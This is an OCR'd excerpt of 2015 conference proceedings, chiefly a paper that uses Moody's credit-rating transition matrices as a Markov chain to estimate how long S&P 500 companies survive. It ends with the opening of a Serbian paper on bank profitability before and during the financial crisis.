Brinkmann, J., Grichnick, D., Diana, K., (2010), Should entrepreneurs plan or just storm the castle? A meta-analysis on contextual factors impacting the business planning–performance relationship in small firms, Journal of Business Venturing 25 (1) 24–40.

Hamdani, D. (2006). *Conceptualizing and measuring business incubation*. Ottawa: Statistics Canada, Science, Innovation and Electronic Information Division.

Hamdani, D. (2006). Conceptualizing and measuring business incubation. Statistics Canada, Science, Innovation and Electronic Information Division.

Hills, G. (1988). Variations in university entrepreneurship education: an empirical study of an evolving field. *Journal of Business Venturing*, 3(2), 109-122.

Honig, B. (2004).Entrepreneurship education: toward a model of contingency-based business planning. *Academy of Management Learning & Education*, 3(3), 258-273.

Lange, J.E., Mollov, A., Pearlmutter, M., Singh, S., & Bygrave, W.D. (2007). Pre-start-up formal business plans and post-start-up performance: a study of 116 new ventures. *Venture Capital*, 9(4), 237-256.

Lumpkin, J.R., & Ireland, R.D. (1988). Screening Practices of New Business Incubators: The Evolution of Critical Success Factors. *American Journal of Small Business*, 12(4), 59-81.

Mintzberg, H. (1994). The Rise and Fall of Strategic Planning. New York: The Free Press.

Mosakowski, E. (1997). Strategy making under causal ambiguity: conceptual issues and empirical evidence. *Organization Science*, 8(4), 414-442.

Porter, M.E., & Schwab, K. (2009). The Global Competitiveness Report 2008-2009. Dostupno na: http://www.weforum.org/reports/global-competitiveness-report-2008-2009

Russell, R., Atchison, M., & Brooks, R. (2008). Business plan competitions in tertiary institutions: encouraging entrepreneurship education. *Journal of Higher Education Policy & Management*, 30(2), 123-138.

Službeni glasnik Republike Srbije. (2010). Zakon o računovodstvu i reviziji. Službeni glasnik RS", br. 46/06 i 111/09. Dostupno na: http://www.mfin.gov.rs/pages/article.php?id=7127

Wickham, P. A. (2006). *Strategic entrepreneurship*. Harlow, England: Financial Times Prentice Hall.

Wiltbank, R., Dew, N., Read, S., & Sarasvathy, S.D. (2006). What to do next? The case for non-predictive strategy. *Strategic Management Journal*, 27 (10), 981-998.




DOI: 10.15308/Synthesis-2015-388-393

Synthesis
International Scientific Conference of IT and Business-Related Research

# PREDICTING THE LIFESPAN OF A COMPANY: AN IMPORTANT FACTOR FOR CAPITAL REALLOCATION

## PREDVIĐANJE ŽIVOTNOG VEKA PRIVREDNOG DRUŠTVA: ZNAČAJAN FAKTOR REALOKACIJE KAPITALA

Vule Mizdraković[1], Nemanja Stanišić[1], Snežana Popovčić-Avrić[2], Marina Đenić[2]
[1]Faculty of Business in Belgrade, Singidunum University, Belgrade, Republic of Serbia
[b]Faculty of Economics, Finance and Administration, Singidunum University, Belgrade, Republic of Serbia

**Abstract:**
In this paper, the authors will attempt to estimate the expected percentage of the companies that currently have credit rating and that will go bankrupt after a certain period of time. The authors applied the method of simulation, *i.e.* the transition matrix of a Markov chain, using the relevant information on the credit ratings of open joint-stock companies listed on the S&P 500 Index. Research results suggest that the most likely situation is that half of those companies with a CCC (C) credit rating will cease operations after only four years; that is, they will lose their credit rating and will be replaced by some other, more prosperous companies.

**Key words:**
Joint-stock companies, Markov chain, credit rating, S&P 500.

**Apstrakt:**
U ovom radu, autori su pokušali da predvide očekivani procenat privrednih društava, koja trenutno imaju kreditni rejting, a koja će prestati sa poslovanjem nakon izvesnog vremena. Autori su primenili metod simulacije, odnosno tranzicionu matricu Markovljevih lanaca, na podacima o kreditnom rejtingu otvorenih akcionarskih društava sa liste S&P 500 berzanskog indeksa. Rezultati istraživanja pokazuju da je najverovatniji scenario da će polovina privrednih društava sa najlošijim kreditnim rejtingom, na primer CCC (C), prestati da postoje nakon samo četiri godine. Odnosno, ta privredna društva će izgubiti kreditni rejting i biće zamenjena nekim drugim, prosperitetnijim, privrednim društvom.

**Ključne reči:**
otvorena akcionarska društva, Markovljevi lanci, kreditni rejting, S&P 500.

## 1. INTRODUCTION

The global economic crisis has changed the international business environment and increased business risks. In circumstances where investors are becoming more cautious and the reallocation of capital in business is more risky, one of the important factors for a valid assessment of justification of investment undertakings is the ability to predict the lifespan of a company's operations. When starting a business, the investors usually believe their companies will operate over a long period of time. However, during the first year, companies bear the highest bankruptcy risk. In order to become more efficient and avoid risk, major stakeholders will reallocate capital from one company, which is not expected to operate in a long run, to other areas of investment with safer investment and greater profitability. These interventions will affect the price of financial instruments issued by the company. Besides these factors, the greater the demand and the higher the perception of the value of the company, the higher the price of a financial instrument will be. The demand for a certain financial instrument mainly depends on the investor's perception of a company-issuer in terms of its business success. That perception is frequently based on the credit rating of an issuer or a financial instrument. Investors choose, based on the credit rating, in which companies they will invest their capital, whereby they wish to make sure that their investment will be as long-term and profitable as possible. Liquidation or bankruptcy is almost always the last chapter of a company's life cycle. The later investors notice the signs that the company is facing difficulties in its operations, the less capital they will be able to reallocate. Therefore, bankruptcy is, in a way, the last chance for the redistribution of capital from those companies which have no possibility of increasing their working capital to those that can. Taking into account the above-mentioned, the main goal of the authors of this paper will be to attempt to estimate, by means of the probability of credit ratings, company's trends (open joint-stock companies) and the expected period when a company's lifespan will face a bankruptcy. In the first part of the paper, the authors will explain the role which credit ratings may have in predicting the lifespan of a business entity. The second and third part of the paper will place an emphasis on the analysis of the applied methodology and the results obtained by the research.

## 2. RESEARCH METHODOLOGY

Credit rating agencies are also, indirectly, concerned with bankruptcy as one of the ways by which companies cease business operations. The main goal of credit rating agencies is to provide information on the assessed success of operations of a company-issuer or financial instrument. The credit rating agencies provide, inter alia, forecasts about the termination of companies. According to Caraiani (2012), despite non-linearity and determinist chaos in macroeconomic fluctuations present



E-mail: vmizdrakovic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-394-399

in developing economies, it is still possible to reliably predict, to a certain extent, the termination of a company's operations. In doing so, these agencies apply similar models and data used by auditors in order to check whether the going concern principle has been fulfilled by the audit client. Namely, since the 'Sarbanes-Oxley Act' was adopted in 2002, the role of credit ratings and credit rating agencies which determine such ratings has been additionally clarified and defined. This basically came as a result of financial crises and scandals (referring primarily to 'Enron', which had a very good credit rating only a few days before initiating bankruptcy proceedings) and negative trends in the financial markets (Congress, 2002). Of course, it was followed by the biggest financial and economic crisis, which additionally made the question of the importance of credit ratings and credit rating agencies, as well as the degree of trust which investors have in these agencies, more topical. In this research, the authors will focus on the credit ratings of companies which are open joint-stock companies, because these business entities must have a credit rating so that their shares can be listed on the Stock Exchange.

Since 1980, when the modern evaluation of companies was introduced in practice, credit ratings of large companies in the US have recorded a downward tendency. In that period about 60 companies had the best rating. By 1995 this number had halved and in mid-2011 there were only four companies in the US with the best rating. At the time of writing this paper, three companies maintained this rating, while Apple was still unsuccessfully trying to catch up with them (Dash, 2011).

The following figure shows credit ratings according to Standard & Poor's in 2011 for companies which are open joint-stock companies and listed in the S&P 500 Index. These facts will later serve as the basis of the research on and prediction of the lifespan of these companies.





Figure 1. Distribution of credit ratings among S&P 500 companies in 2011

*Source:* (Dash, 2011)

Analysts believe that the most frequent reason for a credit rating decrease is the acquisition of companies by large legal entities, which thus transfer huge debts in order to justify investment. Considering that the debt ratio is an indicator which is often used for determination of credit rating, this assumption has its justification. However, although credit ratings are not reliable and often indicate unsuccessful operations of companies too late, there is, beyond doubt, an evident relationship between the general business environment (recession) and trends in ratings. This means that a decrease in credit rating may suggest a deterioration of a company's operations to the point at which the opening of bankruptcy proceedings is inevitable.

Credit rating trends may be predicted to a certain level. Eventually, all companies for which rating is assessed will sooner or later end their life cycle, but the question is when it will happen. Therefore, the authors needed a sample to assess reliably enough the lifespan of a company. It was necessary to classify and monitor the trends of financial and economic standing of the companies over a certain period. Furthermore, the authors needed a methodology that would allow them to determine, while applying the basic probability principles, the expected average lifespan of a company. Trends in economic and financial standing may be monitored through market indices. Among these indices, the S&P 500 represents 'the most popular' market-weighted index, because it has a much wider base in comparison to other indices. This index monitors trends in prices of shares of 500 companies, of which 400 are industrial, 20 are transport, 40 are public sector and 40 are financial entities. However, these are not always the same companies – that is, open joint-stock companies – because if the credit rating of one company falls below the acceptable rating, it is replaced by another prospective company so that there are always fluctuations in the structure of the index.

For the purpose of this research, the authors ignored these changes in order to be able to follow the financial standing of a certain number of companies and foresee the moment when these companies will go bankrupt. Based on the above-stated, it can be concluded that 500 open joint-stock companies represent what the authors consider a solid sample. Therefore, if the authors assume that a company has a credit rating of, for example BBB, based on the credit rating migrations to a better or worse rating in the past, they can determine the probability that this company will have the same, worse or better credit rating next year. Accordingly, the authors may predetermine the probability of the financial standing of the open joint-stock companies in the future. In order to determine the probability of a company's credit rating trends, the authors will use random (stochastic) processes which represent mathematical models of processes whose evolution is described by probability laws. Among the most well-known processes are the Markov processes, which are random processes with the property that the future condition of the process depends only partly on its present state. Models of the term structure of credit spreads based on a discrete state Markov chain of the default process rely on the risk-neutral transformation of the empirical transition intensity matrix (Jarrow *et al.*, 1977). For instance, if we have a random process {Xt}, a $t \in T$, the process will be a Markov process if ($\forall n \in N$). The above-stated means that if we treat the moment tn as present, we may assume that the future state of a process depends on the past



DOI: 10.15308/Synthesis-2015-394-399

only through the present. The implementation of Monte Carlo methods requires sampling from high-dimensional probability distributions (Hastings, 1970).

In essence, information from the past of a certain process which is relevant for the future (or for the determination of probability) exists in the present. Therefore, if we know the present value, knowing the historical values of the process is not necessary, except for the definition of the transition matrix. Therefore, if we can assume that T is a set with the initial point for describing these processes, it is enough to know conditional distributions $P\ (X_t \in B/X_s)$ for s < t and initial distributions P $(X_{t0} \in B)$. Thus, it is possible to reach the final dimensional distributions.

Markov chains are a special type of Markov methods, whereby a process can only be in the final number of states. These processes are frequently used in statistical modeling and suit our research best because they assume that the process, which with a discrete set of times can only take a limited number of different values, represents a Markov chain. Namely, if there is a system which in certain sets of time $t_0$, $t_1$,... can be in some of the defined n states, then if at time ts the system is in state i, we define Xs = i. In that case, the process {Xs} is a Markov chain if:

$$P(X_{s+1}) = r / X_0, X_1, \ldots, X_s) = P(X_{s+1} = r / X_s) \quad (1)$$

Accordingly, to be able to calculate probability in which state a certain system will be in a certain time, we need to know distribution P0(p) = P(X0=p), as well as probabilities of movement from state p in time ts into state r in time tt. Or, $ppr(st) = P(X_t = r / X_s = p)$, when pr = 1,2..., n and for $(\forall s<t)$. This methodology can be especially simply applied in the case when the system is homogenous, *i.e.*, when probability of movement of state ppr(st) does not depend on time ts and tt but only on the difference between s-t. Then, it is possible to calculate the probability of movement from one state to another in one step:

$$ppr = P(X_{s+1}) = r / X_s = p),\ s = 0,1,\ldots,\ p,\ r = 1,2,\ldots n \quad (2)$$

The migration matrix of Markov chains can be expressed as $\Pi = //p_{pr}//$. The vector of the initial probabilities p(0) = (p1(0), ..., pn(0)), pp(0) = P(X0 = p). Furthermore, the previous vector and matrix define the behaviour of the Markov chain, because if p(0) is a vector of initial probabilities and if Π is a migration matrix Xs,then the vector of probabilities in the s-step is as follows:

$$p^{(s)} = p^{(0)}\ \Pi^s,\ s = 1,2,\ldots \quad (3)$$

$$p^{(s)} = (p_1^{(s)}, \ldots, p_n^{(s)})\ i\ p^{p(s)} = P(X_s = p),\ i = 1,2,\ldots,n \quad (4)$$

For the purpose of this research, the state of the system is the credit rating of the company after a certain period of time. The state of the system at any time depends solely on the state in the past moment, that is, the credit rating of a company in one year depends solely on the state in the previous year. This means that it is a Markov system and since the probability of movement from one state – *i.e.* credit rating into another – does not depend on time, then it is a homogenous chain (Ethier & Kurtz, 2005). The precondition to determine the probability that a company will no longer be in business is to determine the probability of movement from one state to another, that is, from one credit rating to the next. If this methodology had been defined a few decades ago, the use of this method would be much easier today owing to computers and modern software. The authors analysed the credit ratings of the companies listed in the S&P 500 based on the data for the year 2011, using at the same time credit rating trends for the period 1920–1996 and the probability of credit rating trends from year to year, based on the data published by Moody's credit agency which are shown in Table 1 below (Moody's Investors Service, 1997).

The abbreviation WR – withdrawn ratings – means a situation in which a credit rating agency withdraws and/or does not determine a credit rating for certain reasons (similar to a disclaimer of opinion in auditing). These situations are commonly connected with an increase in the risk that the company will go out of business, although there are situations in which a company may simply waive the credit rating request and start issuing securities which do not require a credit rating. Table 1 shows the above-mentioned transition matrix with presented probability that, for example, a company in the upper left-hand corner with a credit rating of Aaa will maintain the same rating next year with 88.32% probability. On the other hand, the probability that the company will migrate to a lower rating Aa is 6.15% *etc.*, whereas the probability that it will migrate to ratings B or C or that it will stop operating is zero. Furthermore, in the second row we see that the probability that a company with

| | | | | | Rating To (%): | | | | |
|---|---|---|---|---|---|---|---|---|---|
| Rating From: | Aaa | Aa | A | Baa | Ba | B | Caa-C | Default | WR |
| Aaa | 88.32 | 6.15 | 0.99 | 0.23 | 0.02 | 0.00 | 0.00 | 0.00 | 4.29 |
| Aa | 1.21 | 86.76 | 5.76 | 0.66 | 0.16 | 0.02 | 0.00 | 0.06 | 5.37 |
| A | 0.07 | 2.30 | 86.09 | 4.67 | 0.63 | 0.10 | 0.02 | 0.12 | 6.00 |
| Baa | 0.03 | 0.24 | 3.87 | 82.52 | 4.68 | 0.61 | 0.06 | 0.28 | 7.71 |
| Ba | 0.01 | 0.08 | 0.39 | 4.61 | 79.03 | 4.96 | 0.41 | 1.11 | 9.40 |
| B | 0.00 | 0.04 | 0.13 | 0.60 | 5.79 | 76.33 | 3.08 | 3.49 | 10.54 |
| Caa-C | 0.00 | 0.02 | 0.04 | 0.34 | 1.26 | 5.29 | 71.87 | 12.41 | 8.77 |
| Default | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 100.00 | 0.00 |
| WR | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 100.00 |

Table 1. Transition probability of credit rating companies in the period 1920–1996
*Source:* (Moody's Investors Service, 1997)



DOI: 10.15308/Synthesis-2015-394-399

a credit rating of Aa will migrate to a better rating is slightly above 1% and there is the probability that it will go out of business (0.06%).

Companies with a credit rating C have the highest probability of terminating operations – 12.5%. The percentages shown diagonally, from the left top corner to the right bottom corner, represent the probability that the company will maintain its credit rating, whereas the percentages marked as Default show the probability that a company will stop operating. To the best of the authors' knowledge, there is no study of credit migration risk or any out-of-sample forecasting exercise (Kavvathas, 2001). After defining the methodology and the database required for the research, the research results are presented in the text below.

## 3. RESULTS AND DISCUSSION

Based on the current ranking of 500 companies included in the sample and projected probabilities of their credit rating trends, we can define the expected life span of a company for each credit rating. For the purpose of this research, we have chosen the time horizon of 100 years because after that period the reliability of credit rating trend probability is very low, as is the usefulness of the research. Results for three credit ratings AAA, BBB and CCC (or any other credit rating scale) are presented in the graphs below, while for other ratings graphs are given in the Appendix.

In the above Figure 2, the x-axis represents the percentage of companies which will cease business operations, whereas with the y-axis we can analyze the time period in which it will happen. The graph shows quintiles in the cumulative distribution where the line in the middle shows what will most likely happen. The closer to the middle the other lines are, the smaller the dispersion of expected outcomes and the more reliable the assessment is. By analyzing the graph, we can conclude that according to the most pessimistic scenario (1% of all situations), all companies with a credit rating of AAA will cease to exist within only 80 years; *i.e.*, they will be replaced by new and more successful companies and will lose their credit rating. However, what is 'more realistic' is that in the first 37 years there is very little probability that any of the companies with a top credit rating





Figure 2. Expected cumulative default rates for AAA-rated companies over time





Figure 3. Expected cumulative default rates for BBB-rated companies over time



DOI: 10.15308/Synthesis-2015-394-399

will cease business operations. When analyzed over the longer period, in the next 60 years, only 20–40% of the companies with the highest credit rating may appear to be in bankruptcy. Only after 97 years will a maximum 25% of the companies with a credit rating of AAA (in our sample, only one company) go bankrupt, which seems to be the most likely outcome.

In Figure 3, we can see that the likelihood that the companies with a credit rating of BBB will go out of business in the first few years is considerably higher. One-fifth of the companies will be in bankruptcy after 60 years and one-half of the companies with a credit rating of BBB will stop operating after 81 years. In the worst case, all companies with a BBB rating will be in bankruptcy after 68 years, whereas in the best case none of the companies will go bankrupt over the observed period. The graph below shows the prediction results for business entities with the so-called junk rating CCC or C. We can notice that the dispersion of the expected results is absolutely the lowest and reliability prediction the highest.

Based on the results of the conducted research, it can be concluded that as many as 70% of the companies with a credit rating of C (CCC) will stop operating after only 11 years. The most realistic situation is that half of these companies will no longer be in business after as little as four years and 80% after 16 years. All companies with this credit rating will cease operations after 60 years, or in the worst scenario, after 25 years. These companies are mainly legal entities which have not yet become major 'players' in the market or companies at the end of their life cycle. The above results largely correspond to the results of the research conducted by the Small Business Development Center in the US which suggests that as many as 95% of small businesses cease to operate after the first five years (Bradley & Cowdery, 2004). The same authors stress that small businesses have only a 37% chance to survive the first four years, which almost entirely coincides with the results of our research. In the above graphs, we can see that the probability of a company stopping operations increases when there is a decrease in its credit rating quality, which is not surprising. However, if we want to find out how long it takes a company on average to stop operating, notwithstanding its credit rating, we can look at the following graph.

The most realistic scenario is that, on average, after 86 years half of all companies presently with a credit rating will be out





Figure 4. Expected cumulative default rates for CCC-C rated companies over time





Figure 5. Expected cumulative default rates for S&P 500 companies over time



DOI: 10.15308/Synthesis-2015-394-399

of business, which means they will be excluded from this stock exchange index and replaced by more successful companies. In the worst scenario, this will happen after 66 years. We expect that approximately 65% of the companies which are presently listed on the S&P 500 Index will stop operating, taking into account the current distribution of credit ratings. In one per cent of the worst scenarios, all companies will go out of business after 100 years of operations. It is most likely that after 100 years only 35% of companies will continue operations.

## 4. CONCLUDING REMARKS

In circumstances when foreign direct investment, as one of the key preconditions for successful positioning of companies in the international market, is becoming increasingly risky, a valid assessment of the justification for investment undertaking and reallocation of capital in business operations also requires a prediction of a company's long-term operations. This paper particularly focuses on the assessment of the period in which companies with a credit rating will stop operating. The results of the research show that it is most likely that half of the companies with a credit rating of CCC (C) will go out of business within only four years. Half of the companies rated BBB, BB or B will, on average, close down in 50 years. Within 94 years, only a quarter of companies with credit ratings AAA, AA and A will stop operating. On average, half of all companies will stop operating within 86 years, irrespective of their credit rating. The authors suggest that some future research should be based on the data on credit ratings of companies listed in some other stock exchange indices which include a larger number of companies. Furthermore, significant progress in further research would be achieved by including the probability of credit rating trends over the last 15 years, taking into consideration the multiple challenges of the financial crises the companies were facing in that period. The S&P 500 Index is related to the territory of the United States, but the capital of the companies included in this index in most cases is not from that region, so it can be said that the results of the research presented in this paper are universal. For future research, it should be noted that for countries with a developed stock exchange and financial markets it is possible to conduct research for national stock exchange indices, whereby prediction of the longevity of company operations would be specialized for a specific territory.

## REFERENCES


Bradley, D., & Cowdery, C. (2004). *Small Business: Causes of Bankruptcy*. Small Business Advancement National Center. November 12, 2012. http://sbaer.uca.edu/research/asbe/2004_fall/16.pdf.

Caraiani, P. (2012). Is the Romanian Business Cycle Characterized by Chaos? *Romanian Journal of Economic Forecasting*, 15(3), 142-151.

Congress, 107th. (2002). *U.S. Sarbanes-Oxley Act of 2002. Corporate Responsibility*. U.S. Securities and Exchange Commission, 2002.

Dash, E. (2011). *AAA Rating Is a Rarity in Business*. The New York Times. August 3, B1.

Ethier, S., & Kurtz, T. (2005). *Markov Processes Characterization and Convergence*. New York: Wiley.

Hastings, K. (1970). Monte Carlo Sampling Methods Using Markov Chains and Their Applications. *Biometrika,* 57(1), 97-109.

Jarrow, R., Lando, D., & Turnbull, S. (1977). A Markov Model for the Term Structure of Credit Risk Spreads. *Review of Financial Studies,* 10(2), 481-523.

Kavvathas, D. (2001). Estimating Credit Rating Transition Probabilities for Corporate Bonds. Social Science Research Network. November 16, 2012. http://papers.ssrn.com/sol3/papers.cfm?abstract_id=252517.

Moody's Investors Service. (1977). *Moody's Rating Migration and Credit Quality Correlation 1920-1996*. New York: Moody's Investor Service Global Credit Research.




DOI: 10.15308/Synthesis-2015-394-399

Synthesis
International Scientific Conference of IT and Business-Related Research

# PROFITABILNOST BANKARSKOG SEKTORA SRBIJE – PRE I TOKOM KRIZE

## THE PROFITABILITY OF THE SERBIAN BANKING SECTOR - BEFORE AND DURING THE CRISIS

Nataša Spahić[1], Petar Tomić[2]
[1]Prirodno-matematički fakultet, Univerzitet u Novom Sadu, Novi Sad, Srbija
[2]Erste Bank a.d. Novi Sad, Srbija

**Apstrakt:**
Sa početkom svetske finansijske krize počeo je i privredni pad Srbije, kao i slabljenje životnog standarda stanovništva što je doprinelo do smanjenja kreditne aktivnosti banaka. Ovo smanjenje se značajno odrazilo na finansijske izveštaje banaka kroz smanjenje neto rezultata (iskazani su manji, pa čak i negativni profiti) uzrokovanim uglavnom povećanim troškovima rezervacija za tzv. "loše" kredite. Kako svaki plasman nosi sa sobom određeni rizik, banka mora rezervisati određena sredstva kako bi se zaštitila od rizika. Međutim, rezervacije koštaju i direktno utičuna smanjenje finansijskog rezutltata, a samim tim i na profitabilnost banke iz ugla investitora i akcionara.
U radu su prezentovani rezultati istraživanja kojim je obuhvaćeno 90% bankarskog sektora Srbije, tačnije 15 najvećih banaka po bilansnoj sumi. Prati se trend od 2007. do 2013. godine koji obuhvata period pre i tokom krize. Analizom revidiranih finansijskih izveštaja banaka dobijeni su podaci, tj. pokazatelji za merenje profitabilnosti banaka koji ukazuju na stanje pre i tokom krize, kao i na prognoze za predstojeći period.

**Ključne reči:**
banke, kriza, profitabilnost, finansijski izveštaji.

**Abstract:**
Economic downturn of Serbia was triggered by the outbreak of the global financial crisis, and the weakening of the population's standard of living, which led to the decreased lending activity of the banks. This decrease had a significant impact on the bank's financial statements through decrease of the net results (they are lower, and even negative in some cases), which are mainly driven by the increased risk of costs for non-performing loans (NPL). As every placement carries certain level of risk, the banks need to reserve the specified amount to protect themselves against risk. On the other hand, investors and shareholders believe that such funds are costly, and have a direct negative impact on the financial results, and therefore, on the lower profitability of banks.
The paper presents the results of the research, which encompasses 90% of the Serbian banking sector, *i.e.* 15 largest banks according to total assets. The trend from 2007 till 2013 is observed, which includes the period before and during the crisis. The data is collected by means of the analysis of the audited banking financial statements, *i.e.* bank profitability ratios showing the situation before and during the crisis, and the forecasts for the upcoming period.

**Key words:**
banks, crisis, profitability, financial statements.

## 1. UVOD

Današnju privredu, globalno posmatrano karakterišu opšta ekonomska kriza, nedostatak novca, urušena industrija, nizak BDP, visoka nezaposlenost, visoka stopa inflacije i nizak životni standard. Banke su na vrhuncu kreditiranja, preduzećima su odobreni maksimalni iznosi kredita, ali se ona, i sa tom dodatnom likvidnošću, teško bore da ostvare dodatne prihode kako bi vratila pozajmljena sredstva. Rashodi iz budžeta su sve veći, a zaposlenima u javnom sektoru su smanjene plate. Generalno, životni standard opada i na niskom je nivou što ima dvostruki uticaj: građani su sve manje u mogućnosti da konzumiraju neka određena dobra što utiče negativno (u finansijskom smislu) na proizvođače i prodavce tih dobara, dok sa druge strane građanima trebaju dodatna novčana sredstva kako bi mogli da podmire osnovne životne potrebe. U oba slučaja banka se javlja kao izvor sredstava: preduzećima plasira kredite kako bi uvećala i unapredila proizvodnju, dok građanima odobrava zajmove kako bi mogli da kupuju te proizvode. Sa dolaskom krize, privrednim padom i padom životnog standarda dolazi do poteškoća u otplati kredita, kako od strane preduzeća, tako i od strane građana. Upravo iz tih razloga banka 